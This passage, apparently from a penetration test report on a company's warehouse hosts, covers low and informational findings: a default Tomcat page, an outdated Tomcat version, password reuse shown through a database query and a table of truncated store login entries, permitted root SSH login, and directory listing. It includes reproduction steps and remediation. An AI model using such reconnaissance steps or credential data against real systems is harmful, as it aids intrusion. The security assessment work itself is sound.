Severity:	CVSS 2.8 - Low (AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N)
Business impact:	Low
Impact:	Web server fingerprinting, which could be used in further exploitation.
Hosts:	crunch.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

A default Apache Tomcat page is displayed upon connecting to the host. This makes for an easy enumeration of the employed web server.

Business Impact

Could cause valuable information leaks that could be used for further exploitation.

Remediation

We suggest replacing all generic and web server-specific pages with LBC-created custom pages. This increases the difficulty for an attacker to enumerate the webserver.


Separate development instances from production network.

References

[Web Application Fingerprinting](#)
[Web Server Default Pages](#)

Steps to Reproduce

1. Go to crunch.warehouse.lebonboncroissant.com:9090/.



8 Info (4)

8.1 Password Reuse Across LBC Store Employees

Severity:	CVSS 0.0 - Info
Business impact:	Medium
Impact:	In case of password compromise, this makes the compromised accounts more valuable for the attacker
Hosts:	charley.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

From the database records we can see that all the LBC stores have very simple and, in many cases, duplicate passwords. If an attacker finds out the password for a single store, then he can impersonate all the other stores using the same password.

Business Impact

Financial loss and potential loss of company reputation.

Remediation

Enforce strong password policies and educate all workers about password approach.

Steps to Reproduce

1. Login to the Postgres database.
2. In the "logins" table, you can see the passwords for the LBC employees.

```
SELECT * FROM 'logins' WHERE login_name LIKE '%lebonboncroissant.com' LIMIT 100
```

login_id	login_name	login_pass	login_role
1159dccb-b059-4553-98cc-8...	lbc-store-06258@lebonboncroissant.com	U3R	1
d8011aed-8d90-4d82-b0d8-b...	lbc-store-10381@lebonboncroissant.com	bGV	1
92030164-007b-44a3-841e-...	lbc-store-14652@lebonboncroissant.com	V2u	1
afcc044f-871e-43b2-a8f7-15...	lbc-store-20729@lebonboncroissant.com	V29	1
3b743ab8-1edb-420a-b154-2...	lbc-store-28904@lebonboncroissant.com	U3u	1
c9feb1f7-56ad-4a70-85f3-6b...	lbc-store-32804@lebonboncroissant.com	U3u	1
83f481ea-eeec-42c7-bc4f-09...	lbc-store-33334@lebonboncroissant.com	U3R	1
6c5d8363-9968-4859-a980-c...	lbc-store-47082@lebonboncroissant.com	V2u	1
65956323-aaf4-4209-99ee-2...	lbc-store-89280@lebonboncroissant.com	UGF	1
e1076aa3-9c23-40aa-a488-1...	lbc-store-91988@lebonboncroissant.com	Y2u	1
f03d22d2-01e1-43cb-b133-6...	pentest@lebonboncroissant.com	Y2u	1

8.2 Deprecated Apache Tomcat Version

Severity:	CVSS 0.0 - Info
Business impact:	Low
Impact:	Depends on the potential vulnerabilities found in the old software.
Hosts:	crunch.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

There is a version 6.0.53 of Apache Tomcat running on the server. Apache stopped support for Apache Tomcat 6 on 31 December 2016 and therefore the software running was not updated for more than 5 years.

Business Impact


Deprecated software can have unpatched vulnerabilities which could be abused by an attacker. Although we found no exploitable vulnerability for this version of Tomcat, it is important to keep software in the company updated.

Remediation


Either a current version of Apache Tomcat should be installed or the server should be shut down if it is not needed anymore.

Steps to Reproduce

1. Go to crunch.warehouse.lebonboncroissant.com:9090/docs/changelog.html and see the version number.



← → ↻ ⚠ Not secure | crunch.warehouse.lebonboncroissant.com:9090/docs/changelog.html

 **Apache Tomcat 6.0**
Version 6.0.53, Apr 2 2017

Links

- Docs Home
- FAQ

User Guide

- 1) Introduction
- 2) Setup
- 3) First webapp
- 4) Deployer
- 5) Manager
- 6) Realms and AAA
- 7) Security Manager
- 8) JNDI Resources
- 9) JDBC DataSources
- 10) Classloading

Apache Tomcat 6.0

Changelog

Tomcat 6.0.53 (violetagg)

Coyote

🔧 Ensure that the socket is returned only once to the pool. (violetagg)

Tomcat 6.0.52 (violetagg) **not released**

Coyote

🔧 Improve sendfile handling when requests are pipelined. (mark)

8.3 Permitted Root SSH Access

Severity:	CVSS 0.0 - Info
Business impact:	Low
Impact:	Possibility of root account credentials bruteforce via SSH.
Hosts:	charley.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

The SSH login to the root account is enabled. This might provide the threat actor with another attack vector that he might utilize by brute-forcing the root account password. Another benefit of disabling root login and using sudo/su is that you can track which user performed which action as they have to log in to their accounts first.

Business Impact

Disable root login in the OpenSSH SSH daemon configuration file.

References

[Enhance security](#)

[ssh sshd config man sshd config](#)

Steps to Reproduce

Open the `/etc/ssh/sshd_config` file to see sshd configuration. Look for 'PermitRootLogin'.



8.4 Possible Exposure of Information Through Directory Listing

Severity:	CVSS 0.0 - Info
Business impact:	Low
Impact:	Attacker can see potentially sensitive information.
Hosts:	scrumdiddlyumptious.warehouse.lebonboncroissant.com
Role:	Unauthenticated

Description

Exposing the contents of a directory can lead to an attacker gaining access to source code or providing useful information for the attacker to devise exploits, such as creation times of files or any information that may be encoded in file names. The directory listing may also compromise private or confidential data.

The enabled directory listing was discovered on the following URLs:

- scrumdiddlyumptious.warehouse.lebonboncroissant.com/inventory
- scrumdiddlyumptious.warehouse.lebonboncroissant.com/static

Business Impact

Enabled directory listing can potentially cause a leak of sensitive information or details about the application, which can be potentially combined with other vulnerabilities resulting in a bigger impact.

Remediation

The steps to disable the directory listing will differ depending on the type of server being used (IIS, Apache, etc.). If directory listing is required, and permitted, then steps should be taken to ensure that the risk of such a configuration is reduced.

References

[Definitions 548](#)

[Directory indexing](#)

Steps to Reproduce

1. Open <https://scrumdiddlyumptious.warehouse.lebonboncroissant.com/static/>.